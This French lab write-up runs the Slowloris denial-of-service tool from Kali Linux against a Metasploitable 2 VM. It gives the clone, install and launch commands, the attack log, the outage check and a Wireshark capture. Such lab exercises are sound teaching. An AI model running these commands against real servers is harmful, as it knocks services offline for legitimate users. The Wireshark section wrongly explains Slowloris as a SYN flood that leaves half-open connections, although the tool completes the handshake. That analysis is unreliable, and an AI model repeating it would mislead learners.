

SECURITE DES RESEAUX : ATTAQUES PAR DENIS

SERVICE : DoS/DDoS


Informations Générales

- **Machine Attaquante** : Kali Linux (192.168.232.142)
 - **Machine Cible** : Metasploitable 2 (192.168.232.128)
-

Étape 1 : Phase de Reconnaissance et Scan de Ports

Avant de mener toute action, il est indispensable de cartographier la cible pour identifier les services actifs. Nous effectuons un scan ciblé à l'aide de l'outil **Nmap** afin de vérifier si le serveur Web (port 80) est accessible et opérationnel.

```
nmap -p 80 192.168.232.128
```




```
root@adja: ~  
Session Actions Éditer Vue Aide  
root@adja: ~  
# nmap 192.168.232.128  
Starting Nmap 7.95 ( https://nmap.org ) at 2026-07-22 13:41 CEST  
Nmap scan report for 192.168.232.128 (192.168.232.128)  
Host is up (0.0045s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
MAC Address: 00:0C:29:88:52:14 (VMware)  
  
Nmap done: 1 IP address (1 host up) scanned in 0.72 seconds
```

Étape 2 : Configuration de la Résolution de Noms (/etc/hosts)

Afin d'accéder à la cible via son nom de domaine dédié, nous éditons le fichier `/etc/hosts` de la machine Kali Linux (`192.168.232.142`) pour associer l'adresse IP de Metasploitable 2 (`192.168.232.128`) au domaine `www.mentorat.com`.

```
sudo nano /etc/hosts
```

Nous vérifions ensuite la bonne prise en compte de la résolution de nom en accédant au serveur Web cible depuis le navigateur Web de la machine Kali à l'adresse `http://www.mentorat.com`.



Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- [TWiki](#)
- [phpMyAdmin](#)
- [Mutillidae](#)
- [DVWA](#)
- [WebDAV](#)

Étape 3 : Installation de l'Outil Slowloris

Afin de réaliser la simulation d'attaque par déni de service (DoS), nous clonons le dépôt officiel de l'outil [Slowloris sur GitHub](#). Cet outil permet d'envoyer des requêtes HTTP incomplètes et de maintenir de nombreuses connexions ouvertes pour saturer la table de connexions du serveur Web.

```
sudo git clone https://github.com/gkbrk/slowloris.git
```

Étape 4 : Installation des Dépendances et Lancement de Slowloris

4.1. Installation de la dépendance `socketpool`

Avant d'exécuter le script, nous installons le paquet Python `socketpool` nécessaire à la gestion des sockets de connexion.

```
pip install socketpool
```

Nous nous déplaçons ensuite dans le dossier cloné slowloris afin d'accéder au script principal.

```

(venv)root@adja: ~/slowloris
Session Actions Éditer Vue Aide
(venv)-(root@adja)-[~]
# cd slowloris
(venv)-(root@adja)-[~/slowloris]
#

```

4.2. Exécution du test de déni de service (DoS)

Nous lançons l'attaque Slowloris en ciblant l'adresse IP de notre machine Metasploitable 2 (192.168.232.128) sur le port HTTP (80).

```
python slowloris.py 192.168.232.128 -p 80
```

```


(venv)-(root@adja)-[~/slowloris]
# python slowloris.py 192.168.232.128 -p 80
[22-07-2026 15:01:57] Attacking 192.168.232.128 with 150 sockets.
[22-07-2026 15:01:57] Creating sockets ...
[22-07-2026 15:02:00] Sending keep-alive headers ...
[22-07-2026 15:02:00] Socket count: 150
[22-07-2026 15:02:15] Sending keep-alive headers ...
[22-07-2026 15:02:15] Socket count: 150
[22-07-2026 15:02:30] Sending keep-alive headers ...
[22-07-2026 15:02:30] Socket count: 150
[22-07-2026 15:02:45] Sending keep-alive headers ...
[22-07-2026 15:02:45] Socket count: 150
[22-07-2026 15:03:00] Sending keep-alive headers ...
[22-07-2026 15:03:00] Socket count: 150
[22-07-2026 15:03:15] Sending keep-alive headers ...
[22-07-2026 15:03:15] Socket count: 150
#

```

L'attaque est lancée avec les paramètres par défaut : 150 sockets ouvertes en parallèle, un délai de conservation des connexions (`--sleeptime`) de 15 secondes, sans proxy ni chiffrement HTTPS.

4.3. Vérification de l'impact du Déni de Service (DoS)

Afin de vérifier l'efficacité du déni de service, nous tentons d'accéder au serveur Web cible comme le ferait un utilisateur légitime en consultant l'URL <http://www.mentorat.com> depuis le navigateur Firefox.




Le navigateur affiche l'erreur **"Server Not Found / We're having trouble finding that site"**, confirmant que le serveur est saturé et incapable de répondre aux nouvelles requêtes d'accès.

```
[22-07-2026 15:12:16] Socket count: 150
[22-07-2026 15:12:31] Sending keep-alive headers ...
[22-07-2026 15:12:31] Socket count: 150
[22-07-2026 15:12:46] Sending keep-alive headers ...
[22-07-2026 15:12:46] Socket count: 150
[22-07-2026 15:13:01] Sending keep-alive headers ...
[22-07-2026 15:13:01] Socket count: 150
[22-07-2026 15:13:16] Sending keep-alive headers ...
[22-07-2026 15:13:16] Socket count: 150
[22-07-2026 15:13:31] Sending keep-alive headers ...
[22-07-2026 15:13:31] Socket count: 150
[22-07-2026 15:13:46] Sending keep-alive headers ...
[22-07-2026 15:13:46] Socket count: 150
[22-07-2026 15:14:01] Sending keep-alive headers ...
[22-07-2026 15:14:01] Socket count: 150
[22-07-2026 15:14:16] Sending keep-alive headers ...
[22-07-2026 15:14:16] Socket count: 150
^Z
zsh: suspended python slowloris.py 192.168.232.128 -p 80

(venv)-(root@adja)-[~/slowloris]
#
```

Le

serveur redevient disponible apres l'arret de l'execution de slowloris



Étape 5 : Capture et Analyse du Trafic Réseau avec Wireshark

Afin d'observer la signature réseau du déni de service, nous utilisons **Wireshark**, un analyseur de paquets réseau permettant de capturer et d'inspecter le trafic en temps réel.

5.1. Lancement de Wireshark


Nous démarrons l'outil depuis le terminal de la machine Kali Linux :

```
wireshark
```

5.1. Capture du trafic et relancement de Slowloris

Après sélection de l'interface réseau active (eth0) correspondant au réseau local de la machine cible et que la capture sur Wireshark démarrée, nous relançons le script Slowloris afin d'intercepter la génération des

requêtes HTTP incomplètes et le maintien des connexions TCP.




5.2. Analyse des Indicateurs d'Attaque sous Wireshark

Après avoir laissé tourner l'attaque quelques instants pour générer du trafic, nous retournons sur Wireshark et stoppons la capture. Nous allons maintenant filtrer les paquets pour isoler les indicateurs caractéristiques de l'attaque.

```
ip.src==192.168.232.142 and ip.dst==192.168.232.128 and tcp.flags.syn == 1
```


Ce filtre affiche uniquement les paquets TCP envoyés depuis notre machine Kali (192.168.232.142) vers la cible Metasploitable 2 (192.168.232.128) et dont le bit SYN est activé. Il sert à repérer la multitude de paquets qui initient une connexion TCP entre ces deux machines, typique du comportement de Slowloris qui ouvre un maximum de sockets.



5.3. Analyse des Réponses du Serveur (SYN-ACK) et Épuisement TCP

Pour analyser la réaction du serveur face à l'attaque, nous appliquons un second filtre d'affichage sous Wireshark afin d'isoler les accusés de réception émis par la cible :

```
ip.src == 192.168.232.128 and ip.dst == 192.168.232.142 and tcp.flags.syn == 1 and tcp.flags.ack == 1
```




- `ip.src == 192.168.232.128` : trafic émis par le serveur cible (Metasploitable 2).
- `ip.dst == 192.168.232.142` : destination vers la machine attaquante (Kali Linux).
- `tcp.flags.syn == 1 and tcp.flags.ack == 1` : isole uniquement les paquets de réponse SYN-ACK.

Ces réponses **SYN-ACK** confirment que le serveur réserve des ressources pour chaque requête. L'absence d'un **ACK** final de l'attaquant laisse ces connexions dans un état semi-ouvert, ce qui sature la file d'attente (*backlog*) de la pile TCP et bloque l'accès aux utilisateurs légitimes.


5.4. Comparaison avec une Connexion TCP Légitime

Pour mettre en évidence la différence de comportement entre l'attaque et un trafic standard, nous capturons une session de navigation légitime vers le serveur cible.



Puis, nous analysons les paquets correspondants sous Wireshark à l'aide du filtre suivant :

```
ip.addr == 192.168.232.128 and tcp
```



Contrairement au SYN Flood, la connexion légitime déroule l'intégralité du protocole TCP : la poignée de main (Three-Way Handshake) s'achève par l'envoi de l'ACK final, permettant l'émission immédiate de la requête HTTP (GET /). Cela confirme que l'attaque se distingue exclusivement par l'abandon volontaire des connexions en état semi-ouvert.